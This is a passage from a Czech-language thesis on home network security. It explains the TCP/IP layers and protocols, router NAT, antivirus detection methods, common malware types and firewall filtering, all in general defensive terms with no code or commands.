Vrstva síťového rozhraní (1)

Jedná se o nejnižší vrstvu modelu, která umožňuje přístup k fyzickému přenosovému médiu, nebo-li má na starosti příjem a vysílání datových paketů v síti. Jelikož je závislá na použité implementaci sítě (Ethernet, Token ring, FDDI, X.25, SMDS), není v modelu TCP/IP tato vrstva nijak blíže specifikována. V případě síťového adaptéru je vrstva síťového rozhraní tvořena jeho příslušným ovladačem (driverem). [18][19]

Síťová vrstva (2)

Funkce síťové vrstvy v modelu TCP/IP je de facto stejná jako v modelu ISO/OSI, její primární funkcí je zajistit síťovou adresaci, směrování a předávání datagramů. Ve zkratce se dá říci, že se stará o to, aby se data dostala od odesílatele k příjemci. Vrstva je nejčastěji realizována pomocí protokolu IP, mohou však být použity i některé další jako jsou ARP, RARP, ICMP, IGMP, IGRP nebo IPSEC. Vrstva je implementována do všech síťových prvků, nevyjímaje směrovače i koncová zařízení. [18][19]

Transportní vrstva (3)

Transportní vrstva zajišťuje přenos mezi dvěma koncovými účastníky komunikace. Je proto implementována až v koncových zařízeních. Koncovými účastníky jsou v tomto případě programy, podle jejichž požadavků přizpůsobuje transportní vrstva chování sítě. Může poskytovat spojované (spolehlivé) transportní služby, realizované protokolem TCP a nebo nespojované (nespolehlivé, ale rychlejší než spojované) transportní služby, realizované protokolem UDP. [18][19]

Aplikační vrstva (4)

Poslední, nejvyšší vrstvou je aplikační vrstva, Jedná se aplikační programy, které využívají přenosu dat po síti ke konkrétním službám pro uživatele. Příkladem takových aplikací mohou být třeba Telnet, FTP, HTTP, DHCP nebo DNS. Rozdílem oproti modelu ISO/OSI je pak fakt, že tyto aplikace komunikují přímo s transportní vrstvou, případné prezentační a relační služby, které v modelu ISO/OSI zajišťují samostatné vrstvy, si zde musí jednotlivé aplikace v případě potřeby realizovat samy.[18]

Třetím důležitým rozdílem mezi TCP/IP a ISO/OSI je fakt, že zatímco druhý zmiňovaný model je čistě obecný a samotnou implementaci protokolů nikterak neřeší, TCP/IP tyto komunikační protokoly, které určují syntaxi a význam jednotlivých zpráv při komunikaci, má již jasně definované.[19] Nejpodstatnější komunikační protokoly z rodiny TCP/IP jsou pak tyto:

IP

Jedná se o základní protokol síťové vrstvy. Důkazem jeho masového využití je i největší celosvětová síť internet, která je na tomto protokolu postavená. IP (Internet Protocol) slouží v síti k směrování datagramů (paketů) ze zdrojového síťového prvku do cílového. Tento přenos přitom může být realizován přes jednu, ale i více IP sítí. Paket je základní nosič informace v síti a je složen z řídících dat, nebo-li metadat a z části nesoucí uživatelská data. Datagram je tedy samostatná datová jednotka, která obsahuje všechny důležité informace potřebné k svému doručení, konkrétně obsahuje data o odesilateli, adresátovi, pořadovém čísle datagramu a kódy pro detekci chyb, takzvané kontrolní součty. IP protokol v základu pro doručování datagramů poskytuje nespojově orientovanou, tedy nespolehlivou službu. Služba bývá často také označována jako best effort (největší úsilí). V praxi to znamená, že všechny síťové uzly na trase se datagram snaží podle svých nejlepších možností přiblížit k cíli, ale přitom nemohou zaručit jeho doručení ani případnou nápravu chyby. Při doručování datagramu může nastat hned několik situací: nemusí dorazit vůbec, data mohou dorazit v jiném pořadí, než byla vyslána, nebo může jeden stejný datagram dorazit i několikrát. Případný spolehlivý přenos je řešen až pomocí transportní vrstvy a protokolu TCP. [22][5]

V dnešní době je nejpoužívanější čtvrtá verze protokolu IP, nebo-li IPv4. V této verzi jsou používané 32 bitové adresy, to znamená, že pomocí IPv4 lze adresovat přibližně 4 miliardy síťových prvků. To je v dnešní době pro potřeby internetu již nedostačující množství a tak se problém řeší pomocí různých podsítí (subnetů), které mají vlastní LAN IP adresy. Konečné řešení by mělo přijít po přechodu na novou verzi protokolu IPv6. Ten

používá 128 bitové adresy, lze tak získat až 3.4×10^{38} unikátních adres. IPv6 přináší i některá další vylepšení a služby jako je podpora zajištění úrovně služeb (QoS - Quality of Service), větší zabezpečení, snadnější automatická konfigurace nebo fragmentace paketů. [2][23]

ARP

ARP (Address Resolution Protocol) je jedním z protokolů síťové vrstvy a jeho využití spočívá především při vyhledávání fyzické MAC adresy, když je známa IP adresa příslušného síťového prvku. Protokol pracuje na principu, kdy v případě potřeby vyšle datagram s informací o IP adrese, kterou hledá a adresuje ho všem prvkům přítomným v síti. Prvek s hledanou IP adresou pak odpoví diagramem, kde je již vyplněná jeho fyzická MAC adresa. Pokud se hledaný uzel nachází v jiném segmentu, odpoví svou adresou příslušný směrovač. Opačným protokolem k ARP je protokol RARP (Reverse Address Resolution Protocol), který naopak hledá IP adresy na základě známé fyzické MAC adresy. [22]

ICMP

Dalším protokolem spadajícím do síťové vrstvy je ICM (Internet Control Message Protocol), který slouží k přenosu řídících dat. Řídící data se týkají především chybových stavů a zvláštních výjimek, které při přenosu mohou nastat. Je použit kupříkladu v programech jako ping (test dostupnosti síťového prvku) a traceroute (zjištění všech uzlů sítě, kterými paket projde, než dorazí ke svému cíli). [22]

TCP

Jedná se o protokol transportní vrstvy, který mezi koncovými aplikacemi vytváří virtuální okruh, vzniká tak spojově orientovaný přenos dat, nebo také spolehlivý přenos dat. Protokol používá čísla portů pro identifikaci aplikačních protokolů. Blíže je TCP protokol popsán v kapitole 3.1.1 (Transportní vrstva). [22]

UDP

Druhý z protokolů transportní vrstvy, poskytuje nespojově orientovaný, nebo-li nespolehlivý přenos dat. Je využíván zejména pro takové aplikace, které nepotřebují tak vysokou míru spolehlivost a upřednostňují spíše rychlost přenosu. Již první segment protokolu obsahuje aplikační data. Aplikacemi používající UDP jsou třeba DHCP, TFTP, SNMP, DNS nebo BOOTP. Podobně jako TCP používá i UDP čísla portů pro identifikaci aplikačních protokolů. Blíže je UDP protokol popsán v kapitole 3.1.1 (Transportní vrstva). [22]

3.1.3 Síťové prvky


Dnešní moderní domácnosti mají poměrně vysoké nároky na využití informačních technologií ve svém každodenním životě. Není neobvyklé, že je v takové domácnosti přítomno více pracovních stanic jako jsou klasické PC, notebooky, tablety, chytré telefony či barboune systémy. Mezi těmito stanicemi je často vyžadována vzájemná komunikace a interakce, ta je nejčastěji realizována pomocí sítě ethernetového typu a síťové topologie typu hvězda. Centrem takové hvězdy je pak spojovací (přesněji řečeno přepínací) síťový prvek, takzvaný switch, neboli přepínač. Pokud jsou navíc v domácnosti přítomna již zmiňovaná přenosná zařízení jako notebooky a tablety, bude je potřeba pro zachování jejich mobility připojit k ostatním stanicím pomocí bezdrátové sítě. K tomuto účelu slouží síťový prvek zvaný „Access point“ dále jen AP. Dále do sítě musíme zařadit síťové prvky jako je „print server“(pro možnost sdíleného síťového tisku), nebo router, což je vlastně směrovač umožňující sdílení internetového připojení mezi jednotlivé pracovní stanice, popřípadě jiné prvky v lokální síti. Jak z předchozího textu vyplývá, k sestavení moderní domácí sítě, která by plně uspokojila nároky dnešních uživatelů, je zapotřebí poměrně velkého množství aktivních síťových prvků. Realizace a administrace takové sítě je pro domácnosti zbytečně složitá a vzhledem k tomu, že valná většina zmiňovaných síťových prvků vyžaduje také vlastní napájení i neekonomická záležitost. Z těchto důvodů se v současnosti integrují všechny zmiňované síťové prvky do jednoho zařízení a tím je právě poslední zmiňovaný router. Díky tomuto faktu můžeme i z hlediska zabezpečení zjednodušeně na domácí síť nahlížet pouze jako na vzájemnou interakci stanic s routerem.

3.1.4 Router

Route,r nebo-li směrovač, je aktivní síťový prvek, který se v síti chová podobně jako serverová stanice. Má tedy jak svoji LAN IP adresu, tak i svoji MAC adresu a v případě, že slouží jako brána do sítě internet má navíc také WAN IP adresu přidělenou DHCP serverem internetového providera (ISP - Internet service provider). Hlavní funkcí routeru je fyzicky oddělit dvě síťová prostředí, v domácnosti to nejčastěji bývá právě oddělení domácí LAN sítě od sítě internet (WAN). Důvody pro takovéto rozdělení jsou v zásadě dva. Prvním důvodem je situace, kdy je zapotřebí do WAN sítě připojit více stanic z LAN sítě, přičemž ISP pro celou LAN síť poskytne pouze jednu veřejnou IP adresu. Celý problém si lze představit jako sklad plný pytlů obsahující IP adresy z obrázku č. 3. Rozdíl mezi nimi je v tom, že pytel WAN může být jen jeden a existují v něm pouze unikátní IP adresy, které poskytuje ISP. To znamená, že každý server či stanice má v konkrétním časovém okamžiku svoji jedinečnou adresu. Naopak pytlů LAN může být okolo pytle WAN mnoho a každý může obsahovat úplně stejné IP adresy jako LAN pytel vedle, jelikož si je náhodně přidělují sami uživatelé jednotlivých sítí. Celé to pak může fungovat jen díky tomu, že jednotlivé LAN pytle mezi sebou nekomunikují přímo, ale právě jen a pouze prostřednictvím pytle WAN. [7] [10]

Obrázek č. 3: Sklad pytlů s IP adresami

K tomu, aby spolu mohly sítě LAN a WAN komunikovat, i když každá používá jinou sadu IP adres, je zapotřebí nějaký síťový prvek, jenž by zprostředkoval takzvaný překlad síťových adres. Tímto síťovým prvkem bývá nejčastěji právě router, který je schopen řídit komunikaci stanic zapojených v domácí síti LAN s venkovní sítí typu WAN a to tak, že požadavek vyslaný stanicí na její vnitřní síťové adrese, vyšle do internetu na providerem přidělené veřejné adrese. Naopak odpověď přicházející zpět na naší unikátní veřejnou adresu přepošle na vnitřní IP adresu stanice v naší LAN síti, která požadavek vyslala. Dochází tedy ke zmiňovanému překladu síťových adres, z čehož plyne i anglický název pro tuto technologii „Network Address Translation“ neboli NAT. Názorný příklad překladu síťových adres je vidět na obázku č. 4.[7][10]



Obrázek č. 4: Překlad síťových adres (NAT) v síti se třemi PCs [27]

[http://images.dipolnet.com/images/info/00099.gif]

Druhý důvod proč pomocí routeru oddělit dvě sítě, nastává v případě, kdy jedna síť má odlišnou důvěryhodnost než ta druhá. V domácích sítích se opět většinou jedná o domácí LAN síť a internet, který určitě za důvěryhodný považovat nelze. Základní funkce routeru NAT plní v tom případě zabezpečovací roli. Při odchozí komunikaci PC stanice se serverem v internetové síti NAT ještě nepředstavuje žádnou barieru. Vyslaný packet projde z LAN sítě přes bránu v podobě domácího routeru do sítě WAN a dorazí na adresu internetového serveru, jehož adresu v sobě nesl. Packet s odpovědí serveru však v sobě nese pouze informaci o IP adrese našeho routeru, ne přímo PC stanice v naší LAN síti, z které požadavek vyšel. Takový packet tedy dojde na náš domácí router, z kterého ovšem už neví na kterou konkrétní IP adresu PC stanice má směřovat, je tedy routerem odhozen,

tudíž nenávratně ztracen.[7] Z tohoto důvodu je pro správnou funkci některých programů, zejména pak pro ty využívající „peer to peer“ spojení, nutné využívat systém směrovaní paketů, nebo-li portforwarding, který je blíže popsán v mé bakalářské práci na téma „Bezpečnost domácího routeru“. Servery či stanice v síti WAN tedy přímo nevidí jednotlivé PC stanice v domácí síti, ale vidí pouze router, který je s nimi přímo zapojen v síti WAN pomocí WAN portu. Právě této skutečnosti se dá výborně využít při ochraně LAN sítě před nežádoucími útoky přicházejícími z vnější sítě internet. Pro útočníka je pak poměrné složité NAT bariéru překonat, protože ani neví, zda za routerem opravdu nějaká síť existuje a nezná adresy jednotlivých stanic. [7]

Největším nebezpečím pro PC stanice v domácí LAN sítí chráněné technologií NAT je tak především malware, nebo-li škodlivý software, který si uživatel nainstaluje nevědomky jako add-ware nějakého jiného software, nebo přímo kvůli nedostatečné znalosti virové problematiky. Z pohledu zkoumané problematiky je nejzajímavější ten malware, který při své činnosti využívá síťové prostředky. Jedná se především o červy (worms) a trojské koně (trojans). V případě, že již došlo k nakažení stanice „trojanem“ většinou nám už NAT nijak nepomůže, protože takovému snifferu nebo keyloggeru postačí jednosměrný provoz směrem ven do internetové sítě. Bližší funkce zmiňovaných „trojanů“ jsou uvedeny v kapitole 3.1.5 konkrétně v tabulce č. 2. Existují však i případy, kdy nás NAT ochrání i po nakažení. Pokud se totiž jedná o nějaký složitější „back door trojan“, který má útočníkovi zajistit převzetí kontroly nad počítačem v LAN síti, je již zapotřebí obousměrné komunikace mezi nakaženou stanicí v domácí sítí a počítačem útočníka umístěném ve vnější síti WAN. Jenže, protože veškerá datová komunikace mezi oběma sítěmi musí projít přes NAT, útočník není schopen kvůli výše uvedeným principům zmiňovaným v souvislosti s překladem síťových adres poslat pakety obsahující instrukce pro daný „trojan“ přímo na napadenou stanici v LAN síti a jeho pakety tak končí na routeru, kde jsou zahozeny. Stejně tak „trojany“ instalující na napadenou stanici nějaký souborový server nebudou fungovat správně, protože se na takto zřízený server nebude schopen nikdo z vnější sítě WAN napojit.

Router bývá často kombinován s dalšími síťovými prvky jako je switch, ADSL modem, či kabelový modem. Jeho součástí z pravidla bývá firewall, kterým se podrobněji zabývá kapitola 3.1.6. Obvykle je router také vybaven vlastním DHPC serverem, který

přiděluje jednotlivým stanicím jejich lokální IP adresy v předem nastaveném rozsahu. Odpadá tak zdlouhavá konfigurace každé stanice zvlášť a předchází se tak případným síťovým kolizím způsobovaných přítomností dvou stejných IP adres v jedné síti.

3.1.5 Pracovní stanice

Druhou skupinou prvků v našem zjednodušeném modelu domácí sítě jsou pracovní stanice. Ty jsou ve většině domácích sítí reprezentovány PC stanicemi na platformách Windows XP/Vista a 7. V dnešní „informační" době se však do komunikace v domácí síti zapojují i další zařízení a to především chytré telefony a tablety, nejčastěji využívající operační systémy Windows Phone 7, Android a v případě iPhonu Apple iOS. I přes poměrně velkou diverzifikaci těchto přístrojů a jejich operačních systémů platí pro bezpečnost všech stanic tři základní pravidla.

Prvním je udržovat aktualizovaný operační systém. V reálném světě neexistuje dokonalý operační systém, proto i v průběhu jeho životního cyklu jsou průběžně tvůrci systému, či jeho uživateli odhalována slabá místa v kódu, takzvané bezpečnostní díry, která mohou představovat někdy i zásadní bezpečnostní riziko pro uživatele systému. Tyto „díry" se pak vývojáři OS snaží záplatovat různými bezpečnostními balíčky, pomocí kterých je nutné systém aktualizovat. Příkladem z historie, kdy takováto díra posloužila jako vstupní brána pro škodlivý software, může být kupříkladu virus Blaste, o němž oficiální web podpory společnosti Microsoft hovoří takto: „11. srpna 2003 zahájila společnost zkoumání červa, která byla oznámena prostřednictvím služby (podpory společnosti Microsoft) a Microsoft PSS Security Team vydal výstrahu, aby informoval zákazníky o novém typu červa. Červ je typ počítačového viru, který se obvykle šíří bez přičinění uživatele a který sám o sobě distribuuje své úplné kopie (případně pozměněné) do počítačových sítí (například Internet). Tento nový červ zneužívá chybu zabezpečení, která byla označena společností Microsoft jako MS03-026 (823980). K vlastnímu šíření využívá otevřených portů služby Remote Procedure Call (RPC)."[26]. Tento virus ve své době způsobil mnoha uživatelům nemalé potíže, když se prostřednictvím internetové sítě šířil doslova rychlostí blesku a způsoboval nepřetržitý vynucený restart systému. Díky tomu, že ke svému šíření využíval standardní prostředky systému, nebyly ho soudobé antivirové programy schopny zachytit.

Tím se dostáváme ke druhému pravidlu zabezpečení pracovní stanice. Jedná se o použití nějakého antivirového softwaru, který je schopen zneškodnit, nebo alespoň vyhledat škodlivé programy představující bezpečnostní riziko (příkladem takového programu může být již zmiňovaný Blaster). Jedna z definic antiviru říká: „Antivirový program slouží k celkovému zabezpečení počítače před škodlivými programy a daty“. [25] S tímto strohým tvrzením lze bezpochyby souhlasit, ovšem bylo by dobré zde nastínit alespoň základní principy fungování antivirových programů.

Současné antivirové programy pracují ve dvou režimech, jedná se o režimy on-demand a on-access. Režim on-demand spočívá v tom, že sám uživatel musí spustit vyhledávací sekvenci antiviru a až poté se začne škodlivý software detekovat (tento režim je v antivirech reprezentován různými druhy skenerů). Naproti tomu v režimu on-access běží antivirus na pozadí systému a detekuje veškeré podezřelé chování spuštěných procesů. Tento režim je v praxi reprezentován různými druhy rezidentních štítů. [8]

Pro odhalování škodlivého softwaru, nebo-li malware (patří sem počítačové viry, trojské koně, červy, rootkity, spyware atd.) se v dnešní době používá tří základních technik. První je odhalování malware podle známé virové databáze. Antivirový program pak vyhledává viry podle známých signatur virů obsažených v této databázi. Signatura je v tomto případě většinou reprezentována pro virus příznačnou částí strojového kódu, nebo třeba CRC součtem. Druhou metodou je generická detekce. Generickou detekci popisuje Igor Hák ve své práci takto: „Obvykle se touto metodou hledá „univerzální“ signatura, která se vyskytuje v podobné, nebo v nezměněné formě ve více virech současně. Může jít například o některé typické replikační mechanismy virů, které se již z jejich povahy musí nutně objevit. Generická detekce se tak často uplatňuje při detekci mnohých variant havěti, které vznikají z původní verze jen drobnými úpravami (odlišná destrukční akce, jiné vypisované zprávy atd.). Také bývá často využívána při detekci virů, které vznikly odlišným nastavením jednoho z mnoha generátorů virů.“[8] Poslední metodou je heuristická analýza. V podstatě jde o rozbor kódu hledající postupy pro činnost virů typické nebo nějak podezřelé.[8] Spolu s generickou detekcí je tato metoda jedinou účinnou při odhalování takzvaných „zero day“ virů. Jedná se o velmi nové viry, které v době jejich vypuštění zpravidla nebyly popsány žádnou dostupnou virovou databází. Je také velice efektivní při odhalování polymorfních virů, což jsou viry, které po každé své replikaci

nějakým způsobem mění svůj kód a tím i jejich signatury. Heuristická analýza může být využita buď pasivně, nebo aktivně. Při pasivní metodě je nejčastěji součástí nějakého rezidentního štítu a hledá podezřelé vzorce chování ve spuštěných procesech běžících v operačním systému. Aktivní metoda je naopak používána při on-demand režimu, jako součást skenovací procedury. Pro provedení analýzy je ovšem nutné podezřelý program spustit. To je samozřejmě za normálních okolností nemyslitelné, obzvláště když nevíme, jak se bude podezřelý program přesně chovat. Z tohoto důvodu je při analýze touto metodou využíváno takzvaného „sandboxu“. Jedná se o technologii podobnou virtualizaci systému, pomocí které se program oddělí od skutečných systémových prostředků a je spuštěn ve speciálním virtuálním prostředí, kde je pak simulován a analyzován jeho běh. S heuristickou analýzou jsou spojeny také takzvané „false positive“ nálezy, jedná se o falešné poplachy, nebo-li regulérní programy, jejichž činnost antivirus vyhodnotí jako nebezpečnou a přiřadí ji k chování nějakého malware. Často se jedná o cracky, či generátory klíčů, může se však jednat i o regulérní programy, které pro své správné fungování potřebují modifikovat soubory operačního systému apod. [8]

Nejznámější druhy útoků a malware, proti kterým antivirové programy nejčastěji stojí, jsou uvedeny v tabulce č. 2.

Druh malware	Funkce
sniffer	Odposlouchávání přístupových jmen a hesel, čísel kreditních karet
keylogger	Sledování (záznam) znaků zadávaných z klávesnice
spyware	Sleduje uživatele a jeho zvyklosti při surfování na Internetu a posílá o tom zprávy
back door (zadní vrátka) trojan	Trojský kůň obsahuje síťovou službu, kterou může útočník použít pro získání přístupu do systému přes počítačovou síť
spam server	Rozesílání nevyžádané elektronické pošty (e-mail) z napadeného počítače
souborový server	Trojský kůň nainstaluje souborový server - např. FTP, IRC bota nebo nějaký P2P program - který je poté použit buď pro stahování souborů uživatele, nebo pro ukládání souborů majitelem trojského koně (např. warezu nebo malware).
proxy trojan	Maskuje ostatní jako infikované počítače.
security software disabler	Zablokuje software pro zabezpečení PC (Firewall,Antivir)
denial-of-service	Trojský kůň účastnící se DoS útoku.
URL trojan	Přesměrovává infikované počítače připojené přes vytáčené připojení k Internetu na dražší tarify.
rootkit	Specifický druh malware, vyznačující se především schopností utajit sou přítomnost v počítači. Využívá k tomu kupříkladu schování procesu z task manageru, neviditelné systémové složky, či prostory na disku určené k záloze systému.
rogue security software	Falešný antivirový program, který je ve skutečnosti virus.
phishing	Technika podvržení obsahu webových stránek (nejčastěji banky či platební brány) vedoucí k získání citlivých informací o uživateli útočníkem. (velmi účinné ve spojení s útokem na DNS)

Tabulka č. 2: Přehled nejznámějšího malware [8] [24]

Posledním třetím pravidlem je přítomnost firewallu. Pokud bychom uvažovali pouze samotné stanice, jednalo by se o softwarové řešení. Jelikož se však práce zabývá bezpečností domácí sítě jako celku, není vyloučeno použití firewallu hardwarového. Proto se souhrnně této problematice věnuje až následující kapitola 3.1.6.

3.1.6 Firewall

Firewall je softwarová nebo hardwarová brána nejčastěji umístěná mezi dvě sítě o rozdílné důvěryhodnosti, přes kterou prochází veškerá datová komunikace mezi těmito sítěmi. Tato brána je pak na základě určitých přesně definovaných pravidel schopna posoudit a rozhodnout, která data propustí dále a která naopak zahodí. Jedná se tak o ideální nástroj pro aplikaci bezpečnostní politiky nad LAN sítí, kdy lze tímto způsobem filtrovat nežádoucí, či dokonce nebezpečnou datovou komunikaci, nejčastěji přicházející ze sítě WAN. S trochou nadsázky si lze firewall představit jako hraniční přechod mezi dvěma státy, kde celníci důkladně prohlížejí každé zavazadlo a do své země vpustí pouze toho, jehož zavazadlo vyhovuje místním zákonům a nařízením. Firewall tedy místo toho, aby kontroloval přítomnost drog a zbraní v zavazadlech, kontroluje přítomnost virů a jiného nežádoucího obsahu v datech.

Samotný firewall z pravidla obsahuje hned několik funkcí pomocí kterých chrání danou síť či stanici. Přitom přesný seznam funkcí není nijak přesně specifikován a liší se dle konkrétního použitého produktu. Avšak bez některých elementárních funkcí by se neobešel žádný firewall, patří sem především různé druhy datových filtrů a filtry domén, či MAC adres. Jednotlivé filtry a jejich přesná funkce bude blíže popsána a vysvětlena v následujících odstavcích této kapitoly. Nyní bych však rád upozornil na některé funkce, které nebývají zcela obvyklé a patří řekněme k nadstandardu. Patří sem především funkce IDS (Intrusion Detection Systems) a „Deep Inspection“. [11]


Služba „Intrusion Detection Systems“ by se volně dala přeložit jako systém detekce útoků. Jedná se o systém včasného odhalení, případně rovnou zablokování, aktivních útoků typu DoS (Denial of Service neboli Odmítnutí Služby) a DDoS (distributed denial of service attack). DoS je takový druh útoku, kdy se útočník snaží zahltit určitý klíčový prvek

sítě (nejčastěji server, nebo například router) běžnými požadavky jako je třeba dotaz na velikost odezvy, neboli ping serveru apod. V případě DDoS se pak jedná o vylepšenou verzi metody DoS, kdy se do útoku zapojí synchronizovaně více počítačů najednou. Účastníci takového útoku přitom ani nemusí vědět, že se této činnosti zúčastňují. Často se totiž jedná o nedostatečně zabezpečené stanice, které útočník zneužívá pro redistribuci DoS útoku. Výsledkem úspěšného DoS útoku je výrazné zpomalení napadeného síťového prvku, v horším případě jeho úplné vyřazení z provozu. Toho následně může útočník využít k podstrčení falešného obsahu, jako je tomu v případě napadení DNS serverů, nebo k odpojení celých podsítí, což může mít především ve firemním sektoru za následek nemalé finanční ztráty. U domácích sítí pak naopak hrozí zneužití prostředků dané sítě pro samotnou realizaci DDoS útoku, proto i v oblasti domácích má funkce IDS svoje opodstatnění. IDS funguje na podobném principu jako některé antivirové programy, detekce je prováděna pomocí databáze signatur a heuristické analýzy. Takto je systém schopen detekovat i vzorce útoků ve zdánlivě nesouvisejících pokusech o spojení, např. skenování adresního rozsahu, rozsahu portů, známé signatury útoků uvnitř povolených spojení apod.[7] Mezi nejznámější útoky založené na DoS principu, které by měl být každý dobrý firewall být v dnešní době schopen detekovat, patří SYN Attack, WinNuke, Port Scan, Ping of Death, nebo kupříkladu Land Attack. [12][1]

Firewally dnešních domácích routerů v závislosti na zvoleném typu zařízení nabízejí i některé další bezpečnostní funkce. Velmi často se v routrech objevuje funkce zákazu pingu z WAN sítě, pomocí které můžeme poměrně snadno i bez využití funkce IDS síť ochránit před některými typy DoS útoků založených na principech DOS útoku „Ping of Dead“, jenž k napadení svého cíle zneužívá právě příkazu ping. Zapnutí této funkce také napomáhá utajení LAN sítě, protože případný útočník nacházející se ve WAN síti si pomocí příkazu ping nemůže nijak ověřit, zda je na dané IP adrese aktivně připojen nějaký síťový prvek či ne.

Další funkcí, která je obvykle dostupná v routrech střední třídy, je „SPI mod“ nebo taky „Deep Inspection“ (DI). Jedná se funkci umožňující nechat hloubkově prověřovat validitu jednotlivých packetů účastnících se datové komunikace mezi LAN a WAN sítí. Lze tak zamezit případnému „tunelování“ některých známých protokolů. Tato funkce je blíže rozebrána v kapitole „Pokročilé stavové filtry s DI/AI“. [11][9]

Softwarové firewally jdou v oblasti výbavy ještě dál, kdy de facto suplují některé funkce antivirových programů. Mimo programových filtrů a hloubkové analýzy paketů tak nabízejí třeba ochranu integrity dat operačního systému nutných pro jeho chod, nebo odhalování nejrůznějšího spyware jako jsou keyloggery apod.



Obrázek č. 5: Firewall střežící komunikaci mezi LAN a WAN sítí [7]

[http://cs.wikipedia.org/wiki/Soubor:Firewall.png]

Jak již bylo řečeno, nedílnou součástí každého firewallu vycházejícího ze samotného principu jeho fungovaní jsou filtry. Můžeme je rozdělit na filtry datové, které jak už název napovídá pracují s jednotlivými datovými pakety tvořící síťovou komunikaci, nebo na filtry adres, kam můžeme řadit filtry domén a filtry IP, či MAC adres. V dnes dostupných firewallech se používá hned několik různých druhů datových filtrů, které mají různou složitost implementace. Od toho se také odvíjí způsob filtrování paketů a jejich efektivita. V neposlední řadě má použitý datový filtr nemalý vliv i na výslednou cenu firewallu.

Jednoduché paketové filtry

Hierarchicky nejstarším a zároveň nejjednodušším dnes používaným datovým filtrem je filtr „paketový“. Tento filtr využívá metody, kdy je přesně definováno mezi jakými dvěma IP adresami a porty mohou data procházet. Datové pakety jsou tedy kontrolovány na třetí a čtvrté úrovni síťového komunikačního modelu ISO/OSI. Hlavní výhodou tohoto filtru je především vysoká rychlost zpracování dat, vyplývající z jednoduchosti jeho implementace. Přes jeho relativní technickou zastaralost tak nalezne tento jednoduchý datový filtr využití i dnes, především v případech, kdy je potřeba přenášet velké množství dat při zachování co nejvyšší rychlosti. Daní za vysokou rychlost zpracování průchozích dat je ovšem v podstatě neexistující hlubší analýza zpracovávaných paketů. To s sebou přináší i některá bezpečnostní rizika, kdy při používání především složitějších protokolů jako je FTP či protokolů na streamování audio a video souborů, musíme pro jejich správné fungování otevřít i příslušné porty. Ty však mohou být v době neaktivity těchto protokolů zneužity útočníkem a posloužit mu k překonání firewallu. Mezi nejznámější používané filtry fungující na tomto principu patří ACL (Access Control Lists), který je součástí některých starších hardware firewallů od firmy Cisco Systems. [7]

